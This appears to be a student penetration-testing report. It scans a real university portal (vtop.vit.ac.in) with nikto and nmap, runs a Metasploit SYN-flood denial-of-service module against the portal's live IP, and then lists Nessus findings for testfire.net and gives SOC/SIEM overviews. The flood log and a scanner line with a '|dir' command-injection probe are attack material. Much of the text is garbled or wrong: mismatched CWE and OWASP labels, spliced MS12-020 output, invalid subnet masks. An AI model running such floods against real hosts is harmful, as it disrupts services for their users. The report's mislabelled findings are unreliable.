<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.webServer>
<!-- Don't show directory listings for URLs which map to a directory. -->
<directoryBrowse enabled="false" />
[...]
```

Recommendation:

- Implement proper access controls to restrict access to the web.config file.
- Prevent directory traversal and ensure the web.config file cannot be directly accessed through the web server.
- Encrypt sensitive data within the configuration file.
- Regularly review and update the web.config file, removing any unnecessary sensitive information.
- Ensure that the web.config file is properly secured and not accessible to unauthorized users.

Main Website: vtop.vit.ac.in

1)Vulnerability Name: SL Medium Strength Cipher Suites Supported (SWEET32)

CWE-200: Exposure of Sensitive Information to an Unauthorised Actor

OWASP Category: Broken access control

Description: The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Business Impact: The vulnerability known as SWEET32 (Short for Sweet 32 Birthday Attack) relates to the continued use of legacy cryptographic cipher suites with 64-bit block sizes in TLS and SSL protocols. These suites are susceptible to birthday attacks, which exploit the probability of two blocks colliding after a certain number of transactions. If an organisation's systems are vulnerable to SWEET32, it means they're potentially at risk of having encrypted communications intercepted or manipulated. This could lead to unauthorised access, data theft, or even the injection of malicious code. As a result, businesses face a significant risk to the confidentiality and integrity of their sensitive information. Remediation involves updating systems to support more secure cipher suites with larger block sizes, which would effectively mitigate this vulnerability and enhance the overall security posture. Failure to address SWEET32 could leave an organisation exposed to increasingly sophisticated attacks and legal consequences due to potential data breaches.

Vulnerability Path : The [Sweet32 vulnerability](#) when detected with a vulnerability scanner will report it as a CVSS 7.5.

Steps to Reproduce:

HIGH

SSL Medium Strength Cipher Suites Supported (SWEET32)

>

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also

<https://www.openssl.org/blog/blog/2016/08/24/sweet32/>
<https://sweet32.info>

Output

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

Name	Code	KEX	Auth	Encryption	MAC
EDH-RSA-DES-CBC3-SHA	0x00, 0x16	DH	RSA	3DES-CBC(168)	SHA1
ECDHE-RSA-DES-CBC3-SHA	0xC0, 0x12	ECDH	RSA	3DES-CBC(168)	SHA1
DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)	SHA1

The fields above are :

{Tenable ciphername}

{Cipher ID code}

Kex={key exchange}

Auth={authentication}

Encrypt={symmetric encryption method}

MAC={message authentication code}

{export flag}

To see debug logs, please visit individual host

Port	Hosts
443 / tcp / www	136.233.9.22

Plugin Details

Severity:

High

ID:

42873

Version:

1.21

Type:

remote

Family:

General

Published:

November 23, 2009

Modified:

February 3, 2021

VPR Key Drivers

Threat Recency:

No recorded events

Threat Intensity:

Very Low

Exploit Code Maturity:

PoC

Age of Vuln:

730 days +

Product Coverage:

High

CVSSV3 Impact Score:

3.6

Threat Sources:

No recorded events

Risk Information

Vulnerability Priority Rating (VPR):

6.1

Risk Factor:

Medium

CVSS v3.0 Base Score

7.5

CVSS v3.0 Vector:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS v2.0 Base Score:

5.0

CVSS v2.0 Vector:

CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information

Vulnerability Pub Date:

August 24, 2016

Recommendation: organisations should take several proactive steps. Firstly, it is crucial to update and configure cryptographic libraries, web servers, and any network devices to disable support for cipher suites with 64-bit block sizes. This can be achieved by ensuring that only modern and secure cipher suites are enabled in the TLS/SSL configurations. Additionally, organizations should regularly monitor and assess their systems for any outdated or vulnerable protocols and promptly apply security patches and updates. Implementing strong, unique encryption keys and employing forward secrecy protocols can further bolster security. It's also recommended to utilize intrusion detection systems and perform regular security audits to identify and address any potential vulnerabilities promptly. Lastly, organizations should stay informed about emerging security threats and best practices in cryptographic protocols to proactively adapt their security measures. By taking these measures, businesses can significantly reduce the risk of falling victim to SWEET32 attacks and enhance the overall security of their digital infrastructure.

2)Vulnerability Name: Cookie SERVERID created without secue flag

CWE-79: Improper Neutralization of Input During Web Page Generation

OWASP Category: A07-2017: Cross-site Scripting

Description: The vulnerability allows an attacker to inject malicious code into a WordPress website, which can then be executed by visitors to the website.

To exploit this vulnerability, an attacker would simply need to trick a user into clicking on a malicious link or opening a malicious attachment. Once the user clicks on the link or opens the attachment, the attacker's code would be executed, giving the attacker control over the user's account and potentially the entire WordPress website.

Business Impact: The business consequences of XSS can be severe, ranging from reputational damage due to compromised customer trust, to legal repercussions in cases of data breaches. Moreover, it can lead to financial losses through fraud or the cost of remediation efforts. Beyond the immediate impacts, long-term harm may occur if customers abandon the platform due to security concerns. To mitigate CWE-79, businesses must implement rigorous input validation and output encoding practices, as well as stay vigilant for emerging threats in web application security. Failure to address XSS vulnerabilities could result in significant harm to both the business's reputation and its bottom line.

Vulnerability Path: <https://securityheaders.com/>

q=http%3A%2F%2Fvtop.vit.ac.in%2F&followRedirects=on

Steps to Reproduce:

```
(paavan@kali) - [~/Desktop]
$ nikto -h https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0

+ Target IP: 136.233.9.22
+ Target Hostname: vtop.vit.ac.in
+ Target Port: 443

+ SSL Info: Subject: /CN=*.vit.ac.in
            Ciphers: ECDHE-RSA-AES256-GCM-SHA384
            Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Domain Validation Secure Server CA
+ Start Time: 2023-10-16 13:37:01 (GMT5.5)

+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdx0Utz.bat|dir: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: SSL negotiation failed: at /var/lib/nikto/plugins/LW2.pm line 5254.
+ at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
: Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time: 2023-10-16 13:41:16 (GMT5.5) (255 seconds)

+ 1 host(s) tested
```

Recommendation:

1. **Update and Patch:** Ensure that Drupal and all related modules and components are up to date with the latest security patches to mitigate known vulnerabilities.
2. **Input Validation:** Implement strong input validation and output encoding to sanitize user inputs and prevent the injection of malicious scripts.
3. **Content Security Policy (CSP):** Implement CSP headers to restrict the sources from which content can be loaded, reducing the risk of XSS.
4. **Secure Coding Practices:** Train developers in secure coding practices, emphasizing the importance of validating and escaping user inputs.
5. **Security Scanning:** Conduct regular security scans and penetration tests to identify and address XSS vulnerabilities.

3)Vulnerability Name: **X-Content-Type Options Header Missing**

CWE-918: Server-Side Request Forgery (SSRF)

OWASP Category: A10:2021 – Server-Side Request Forgery (SSRF)

Description: The absence of the "X-Content-Type-Options" header poses a notable security risk for web applications. This header is a crucial security feature that instructs the browser to interpret files with a MIME type as declared in the Content-Type header, rather than trying to guess the type. When this header is missing, the browser may attempt to infer the content type, leaving room for potential misinterpretation and security vulnerabilities like MIME-sniffing attacks. This could enable attackers to disguise malicious content, such as scripts or executable files, as benign content, leading to Cross-Site Scripting (XSS) or other types of attacks. Implementing the "X-Content-Type-Options" header with the value "nosniff" is a fundamental security measure that helps prevent these risks. It ensures that browsers strictly adhere to the declared content type, enhancing the overall security posture of the web application and safeguarding against potential exploitation stemming from content misinterpretation.

Business Impact: The header missing impact Data Exposure(Attackers might force the server to render sensitive data as HTML, leading to data exposure),Security Risks(Content type manipulation can increase security risks, potentially leading to breaches, data leaks, and unauthorized access), Brand and Reputation Damage(Successful attacks that exploit SSRF vulnerabilities can harm the organization's reputation and trustworthiness)

Vulnerability Path :

<https://securityheaders.com/?q=http%3A%2F%2Fvtop.vit.ac.in%2F&followRedirects=on>

Steps to Reproduce:


```

(paavan@kali)-[~/Desktop]
$ nikto -h https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0

+ Target IP: 136.233.9.22
+ Target Hostname: vtop.vit.ac.in
+ Target Port: 443

+ SSL Info: Subject: /CN=*.vit.ac.in
           Ciphers: ECDHE-RSA-AES256-GCM-SHA384
           Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=
Sectigo RSA Domain Validation Secure Server CA
+ Start Time: 2023-10-16 13:37:01 (GMT5.5)

+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://deve
loper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdx0Utz.bat|dir: The X-Content-Type-Options header is not set. This c
ould allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
issing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't
connect: SSL negotiation failed: at /var/lib/nikto/plugins/LW2.pm line 5254.
at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time: 2023-10-16 13:41:16 (GMT5.5) (255 seconds)

+ 1 host(s) tested

```

Recommendation:

- Implement "X-Content-Type-Options" Header: Configure the "X-Content-Type-Options" header with the value "nosniff" in your web server or application to prevent content type sniffing.
- Secure SSRF: To directly mitigate SSRF vulnerabilities, ensure proper input validation, access controls, and allow-list-based URL validation to prevent attackers from making unauthorized requests to internal resources.
- Security Headers: Implement other security headers like "X-Frame-Options" and "Content-Security-Policy" to further enhance security and mitigate various types of web-based attacks.

While the "X-Content-Type-Options" header may not be a direct countermeasure to SSRF, it is a valuable security control that, when configured correctly, can help protect against content type-based attacks that may be exploited in SSRF scenarios.

4)Vulnerability Name: **Denial of Service**

CWE - 400: Uncontrolled Resource Consumption

Description: The Denial of Service (DoS) attack is focused on making a resource (site, application, server) unavailable for the purpose it was designed. There are many ways to make a service unavailable for legitimate users by manipulating network packets, programming, logical, or resources handling vulnerabilities, among others. If a service receives a very large number of requests, it may cease to be available to legitimate users. In the same way, a service may stop if a programming vulnerability is exploited, or the way the service handles resources it uses.

Sometimes the attacker can inject and execute arbitrary code while performing a DoS attack in order to access critical information or execute commands on the server. Denial-of-service attacks significantly degrade the service quality experienced by legitimate users. These attacks introduce large response delays, excessive losses, and service interruptions, resulting in direct impact on availability.

Business Impact: If successfully exploited, it involves overwhelming a system or application with excessive demands on its resources. This can lead to a range of disruptive consequences. The targeted system may experience significant slowdowns, or even complete unresponsiveness, making it difficult or impossible for legitimate users to access. Critical resources like CPU, memory, and network bandwidth can become depleted, causing further degradation in performance. In severe cases, the exploited vulnerability may lead to system crashes or failures, potentially resulting in data loss. This disruption not only impacts business productivity and financial stability but also risks reputational damage, eroding customer trust and confidence. Additionally, organizations may face regulatory compliance issues if the uncontrolled resource consumption leads to violations of service level agreements or industry standards. Mitigating this vulnerability requires proactive resource management practices and a well-prepared incident response plan to minimize the potential impacts on business operations and customer satisfaction.

Steps to Reproduce: exploit open ports 443 to perform SQL injections, cross-site request forgeries and DDoS attacks.

```

(root@kali)-[/home/paavan]
# nmap -O vtop.vit.ac.in
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:27 IST
Nmap scan report for vtop.vit.ac.in (136.233.9.22)
Host is up (0.044s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
465/tcp   closed smtps
3306/tcp  closed mysql
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X|5.X (89%), Apple macOS 10.13.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
Aggressive OS guesses: Linux 3.10 - 4.11 (89%), Linux 5.1 (87%), Apple macOS 10.13 (High Sierra 85%)
No exact OS matches for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds

```

```

(root@kali)-[/home/paavan]
# msfconsole

In some way we'll create Dos attack through RDP connection for
This module exploits the MS12-020 RDP vulnerability, originally c
Authenticating. The flaw can be found in the way the T.125 Connect
maxChannelIds field, which will result an invalid pointer being us
= [ metasploit v6.3.27-dev ]
+ -- == [ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- == [ 1385 payloads - 46 encoders - 11 nops ]
+ -- == [ 9 evasion ]
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids)

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
msf6 auxiliary(ms12_020_maxchannelids) > set rport 3389
rport => 3389
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 136.233.9.22
RHOST => 136.233.9.22
msf6 auxiliary(dos/tcp/synflood) > set RPORT 443
RPORT => 443
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 136.233.9.22
[*] SYN flooding 136.233.9.22:443 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets. Sending MS12-020
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >

```


Recommendation: employ a robust Web Application Firewall (WAF) capable of filtering and mitigating suspicious traffic targeting port 80. Configure it to block excessive requests or patterns indicative of an attack. Utilise load balancing techniques to distribute traffic across multiple servers, ensuring no single server becomes overwhelmed. Additionally, implement rate limiting and throttling mechanisms to restrict the number of requests a single IP address can make within a defined time frame. Regularly monitor traffic patterns and set up alerts to detect unusual spikes in activity, enabling rapid response to potential attacks. Finally, keep software and systems up-to-date with the latest security patches to address known vulnerabilities that attackers may exploit.

5)Vulnerability Name: **OS Identification**

CWE-200: Exposure of Sensitive Information to an Unauthorised Actor

OWASP Category: [A02:2021-Cryptographic Failures](#)

Description: Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Business Impact: If sensitive information is improperly handled or inadequately protected, it can lead to financial losses, regulatory penalties, and damage to reputation. Customers may lose trust in the organization's ability to safeguard their data, potentially resulting in a loss of business and market share. Legal consequences and compliance issues may arise, leading to additional costs. Moreover, intellectual property theft or exposure can compromise a company's competitive edge. Remediation efforts, including implementing stronger security measures and compensating affected parties, can also entail substantial expenses. Overall, CWE-200 highlights the critical importance of robust data protection measures to safeguard an organization's financial health, reputation, and long-term viability.

Steps to Reproduce: use nmap -O TARGET to enable os detection

```
root@kali:~/home/paavan# nmap -O vtop.vit.ac.in
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 19:13 IST
Nmap scan report for vtop.vit.ac.in (136.233.9.22)
Host is up (0.043s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
465/tcp   closed smtps
3306/tcp  closed mysql
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X|5.X (89%), Apple macOS 10.13.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:apple:mac_os_x:10.13 cpe:/o:linux:linux_kernel:5.1
Aggressive OS guesses: Linux 3.10 - 4.11 (89%), Apple macOS 10.13 (High Sierra) (Darwin 17.0.0) (86%), Linux 5.1 (86%), Linux 3.2 - 4.9 (86%), Linux 3.18 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

Recommendation: implementing robust encryption protocols for data both in transit and at rest, coupled with stringent access controls and strong authentication measures. Regular vulnerability assessments and penetration testing should be conducted to identify and rectify potential weak points. Educating employees through comprehensive security awareness training is vital, emphasising proper data handling practices and recognition of potential threats. Employing data masking techniques for non-production environments and utilising advanced Data Loss Prevention (DLP) solutions can further fortify defences. Additionally, maintaining compliance with relevant data protection laws and regulations, as well as establishing a well-defined incident response plan, are crucial components of a comprehensive strategy to safeguard against sensitive information exposure.

This is stage 1 in the context of web application testing and security we take help from

OWASP top 10 to understand them. The OWASP Top 10 is a widely recognized list of the most critical web application security risks. Understanding these risks is essential for ensuring the security of web applications.

Stage 2

Overview :-

Nessus is a vulnerability scanner developed by Tenable, Inc. It is a remote scanner, meaning that it does not need to be installed on the target host to scan it. Nessus works by sending a variety of probes to the target host in order to identify vulnerabilities. These probes can include network traffic, operating system commands, and application requests.

Nessus uses a plugin-based architecture. Plugins are small pieces of code that are designed to identify specific vulnerabilities. There are over 1200 plugins available for Nessus, covering a wide range of vulnerabilities in operating systems, applications, and network devices.

When Nessus scans a host, it first uses a discovery plugin to identify the operating system and services running on the host. Once the host has been discovered, Nessus runs a series of plugins to test for vulnerabilities. For each vulnerability that Nessus finds, it provides a detailed report that includes the severity of the vulnerability, the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.

Nessus can be used to scan a variety of targets, including single hosts, networks, and web applications. It can also be used to scan specific ports and services. Nessus can be configured to run scans on a schedule or manually.

Here is a step-by-step explanation of how Nessus works:

1. Nessus connects to the target host using a variety of protocols, including TCP, UDP, and ICMP.
2. Nessus sends a series of probes to the target host in order to identify its operating system and services.
3. Nessus runs a series of plugins to test for vulnerabilities.
4. Nessus generates a report that includes the severity of each vulnerability, the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.

Nessus is a valuable tool for security professionals who need to identify and remediate vulnerabilities in their networks. It is easy to use and provides comprehensive reports that can be used to prioritise remediation efforts.

Here are some of the benefits of using Nessus:

- Comprehensive vulnerability coverage: Nessus has over 1200 plugins available, covering a wide range of vulnerabilities in operating systems, applications, and network devices.
- Easy to use: Nessus has a user-friendly interface that makes it easy to configure and run scans.
- Comprehensive reporting: Nessus provides detailed reports that include the severity of each vulnerability, the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.
- Scalability: Nessus can be used to scan a variety of targets, including single hosts, networks, and web applications.
- Flexibility: Nessus can be configured to run scans on a schedule or manually.

Nessus is a powerful tool that can be used to improve the security of any network. It is a valuable asset for any security professional.

Target website :- <http://testfire.net/>

Target ip address:- 65.61.137.117

List of vulnerability:-

s.no	Vulnerability name	Severity	plugins
1	TLS Version 1.0 Protocol Detection	MEDIUM	104743
2	TLS Version 1.1 Protocol Deprecated	MEDIUM	157288
3	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	LOW	83875
4	ICMP Timestamp Request Remote Date Disclosure	INFO	10114
5	Additional DNS Hostnames	INFO	46180
6	Apache Tomcat Detection	INFO	39446
7	Common Platform Enumeration (CPE)	INFO	45590
8	Device Type	INFO	54615
9	HSTS Missing From HTTPS Server	INFO	84502
10	HTTP Server Type and Version	INFO	10107

REPORT: -

1) Vulnerability Name: - **104743 - TLS Version 1.0 Protocol Detection**

Severity: - MEDIUM

Plugin: - 104743

Port: - 443

Description: - The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

Solution: - Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

Business Impact: -Continued use of TLS 1.0's encryption, known for its inherent cryptographic flaws, exposes the organization to heightened security risks, increasing the likelihood of data breaches and cyberattacks. This vulnerability jeopardizes compliance with industry standards, specifically PCI DSS v3.2, which mandates the complete cessation of TLS 1.0 use. Non-compliance risks regulatory penalties and erodes customer trust. Moreover, endpoints that lack support for TLS 1.2 and higher will experience impaired functionality with major web browsers and vendors, potentially leading to lost business opportunities and damage to the organization's reputation. Addressing this vulnerability is imperative to mitigate these multifaceted risks and maintain a secure and trustworthy online presence.

2)Vulnerability Name: - 157288 - TLS Version 1.1 Protocol Deprecated

Severity: - MEDIUM

Plugin: - 157288

Port: - 443

Description: - The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1

As of March 31, 2020, Endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

Solution: - Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1.

Business Impact: -The continued use of TLS 1.1 with its lack of support for modern cipher suites and advanced encryption methods jeopardizes the organization's security posture, increasing vulnerability to cyber threats and potential data breaches. Additionally, endpoints not upgraded to support TLS 1.2 and higher will encounter compatibility issues with major web browsers and vendors, impacting user experience and potentially leading to missed business opportunities. Swift remediation of this vulnerability is essential to mitigate security risks and ensure seamless interactions with web browsers and vendors, preserving the organization's reputation and operational efficiency.

3)Vulnerability Name: - **83875 - SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)**

Severity: - LOW

Plugin: - 83875

Port: - 443

Description: - The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.

Solution: - Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.

Business Impact: - Allowing SSL/TLS connections with weak Diffie-Hellman moduli raises security concerns. An attacker with sufficient resources and computing power could compromise the shared secret relatively quickly, potentially leading to the decryption of sensitive data or the violation of connection integrity. While the severity is low, the risk of data breaches and integrity compromise should not be underestimated, and it is essential to address this vulnerability to maintain data security and user trust.

4)Vulnerability Name: - 10114 - ICMP Timestamp Request Remote Date Disclosure

Severity: - INFO

Plugin: - 10114

Port: - 0

Description: - The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution: - Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Business Impact: -This does not pose an immediate threat to business operations or data security. This vulnerability allows external parties to request the system's date and time information remotely. While it does not present a significant risk, it could potentially be used by attackers for reconnaissance purposes. Therefore, it is advisable to address this vulnerability as part of a broader security posture to reduce the risk of unauthorized data gathering and protect against potential future threats.

5)Vulnerability Name: - 46180 - Additional DNS Hostnames

Severity: - INFO

Plugin: - 46180

Port: - 0

Description: - Hostnames different from the current hostname have been collected by miscellaneous plugins. Nessus has generated a list of hostnames that point to the remote host.

Note that these are only the alternate hostnames for hosts discovered on a web server.

Different web servers may be hosted on name-based virtual hosts.

Solution: - If you want to test them, re-scan using the special vhost syntax, such as :

www.example.com [192.0.32.10]

Business Impact: -This does not pose an immediate threat to business operations or data security. It indicates the discovery of hostnames that are associated with the remote host, particularly in cases of web servers utilizing name-based virtual hosts. While not a security risk on its own, it could be useful for understanding the server's configuration and infrastructure. Organizations should consider this information as part of their network documentation but do not need to take immediate action to mitigate it as a security threat.

6)Vulnerability Name: - 39446 - Apache Tomcat Detection

Severity: - INFO

Plugin: - 39446

Port: - 80

Description: -Nessus was able to detect a remote Apache Tomcat web server.

Solution: - n/a

Business Impact: -Is an informational finding that identifies the presence of a remote Apache Tomcat web server. While this information itself does not indicate a security threat or impact on business operations, it can be useful for network administrators and security professionals to be aware of the technologies in use on their network. Understanding the presence of an Apache Tomcat server can be valuable for maintaining and securing web applications, but it does not require immediate action to mitigate a security risk.

7)Vulnerability Name: - 45590 - Common Platform Enumeration (CPE)

Severity: - INFO

Plugin: - 45590

Port: - 0

Description: - By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

Solution: - n/a

Business Impact: - This provides insights into hardware and software products identified on a host through a Nessus scan. It reports CPE matches, which are standardized identifiers for these products. This information is valuable for asset management and inventory purposes. While it doesn't signify a security threat, it aids administrators in understanding the components within their network, contributing to effective resource management and facilitating future system maintenance.

8)Vulnerability Name: - Device Type

Severity: - INFO

Plugin: - 54615

Port: - 0

Description: - Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc).

Solution: -

Business Impact: - It allows for the identification of the remote system type, such as a printer, router, or general-purpose computer, based on the remote operating system. While this doesn't pose a direct security threat, it offers valuable insights for network administrators to better understand and classify the devices in their network. This information aids in network

management, optimization, and ensures that the right security measures are in place for each device type.

9)Vulnerability Name: - 84502 - HSTS Missing From HTTPS Server

Severity: - INFO

Plugin: - 84502

Port: - 443

Description: -The remote HTTPS server is not enforcing HTTP Strict Transport Security (HSTS). HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Solution: - Configure the remote web server to use HSTS.

Business Impact: -Indicates that the remote HTTPS server does not enforce HTTP Strict Transport Security (HSTS). HSTS is a crucial security feature that, when configured on the server, instructs web browsers to communicate exclusively via HTTPS, enhancing security. The absence of HSTS potentially exposes the server to downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens protections against cookie hijacking, posing risks to data confidentiality and user security. Enabling HSTS is essential to ensure a higher level of protection for data transmitted between clients and the server.

10)Vulnerability Name: - 10107 - HTTP Server Type and Version

Severity: - INFO

Plugin: - 10107

Port: - 443

Description: - This plugin attempts to determine the type and the version of the remote web server.

Solution: - N/A

Business Impact: -This relates to the identification of the remote web server's type and version. While this issue doesn't pose an immediate security threat, it can provide valuable information to potential attackers about the server's software stack. Knowledge of the server type and version may aid attackers in exploiting known vulnerabilities specific to that software, making it important to restrict such information from being easily accessible to enhance the server's overall security posture.

Stage-3

Report: -

Title: - **Enhancing Cybersecurity with SOC and SIEM**

Soc: A Security Operations Center (SOC) is a vital part of an organization's cybersecurity strategy, providing real-time analysis of security alerts generated by hardware and software infrastructure. It involves security analysts who monitor security events, analyze potential threats, and respond to incidents using various tools and technologies. Incident response involves planning, detection, analysis, containment, eradication, recovery, and lessons learned. Cyber threat intelligence is crucial for proactively defending against potential threats. Information sharing is key, and compliance with cybersecurity regulations and industry standards is essential. Continuous security monitoring and alerting are crucial, and collaboration with IT teams is essential for timely responses. Security awareness training and forensic investigations help employees understand the scope and impact of security incidents. A SOC operates within a continuous improvement cycle.

SOC Cycle: The Security Operations Center (SOC) is responsible for monitoring and responding to security events and incidents, ensuring an organization's digital infrastructure is protected. Its primary function is to identify and mitigate potential threats using various security technologies. The SOC uses intrusion detection systems, IPS, SIEM solutions, and EDR tools to detect unusual or malicious activities. Incident investigation involves in-depth analysis and

forensics to understand the attack vector, damage extent, and impact on the organization. Incident response involves containment, mitigation, and remediation, often involving collaboration with IT and legal departments. The SOC operates within a feedback loop, encouraging continuous improvement through post-incident reviews. Threat intelligence is crucial for a proactive SOC cycle, and effective communication and collaboration are essential for incident response efforts. Regulatory compliance is crucial for organizations in regulated industries.

Siem: SIEM is a security management approach that involves collecting, normalising, and storing logs and event data from various sources for analysis, incident detection, and compliance reporting. It uses event correlation to identify patterns among security events and logs. SIEM focuses on real-time monitoring, analysis, and management of security events, reducing response times and minimising breaches. Platforms offer security dashboards and reporting features, enabling real-time insights into an organisation's security status. Compliance management ensures organisations adhere to regulations, while threat intelligence integration enhances detection capabilities. Modern SIEM solutions incorporate machine learning and artificial intelligence.

Siem Cycle: The Security Information and Event Management (SIEM) cycle is a continuous process that involves collecting, normalising, analysing, and reporting security-relevant data from various sources within an organisation's network and systems. It involves event correlation, which helps identify patterns and relationships among security events. SIEM systems generate alerts for security incidents, which are investigated by security analysts using event data, correlated information, and contextual data. Reporting and compliance are essential components of the SIEM cycle, with platforms providing reporting capabilities for informed decision-making.

MISP: MISP is a platform that collects, aggregates, standardizes, analyzes, and shares threat intelligence from various sources. It ensures consistency in data structure for effective analysis and sharing. MISP offers tools to enrich threat intelligence data, enabling users to add context and identify patterns. It supports sharing threat intelligence with trusted peers and communities, enhancing collective cybersecurity defenses. MISP is highly customizable, allowing users to define their own data models, taxonomies, and tags. It supports automation and orchestration of threat intelligence, fostering collaboration and sharing best practices. MISP also supports incident response and offers threat intelligence feeds for subscribers.

Your college network information: Here are some specific details about the VIT network-

- IP address range: 10.100.0.0 - 10.100.255.255
- DNS servers: 10.100.1.1, 10.100.1.2
- Gateway: 10.100.1.254
- Subnet masks: 255.255.0.0 for class A networks, 255.255.255.0 for class B networks, and 255.255.255.255 for class C networks

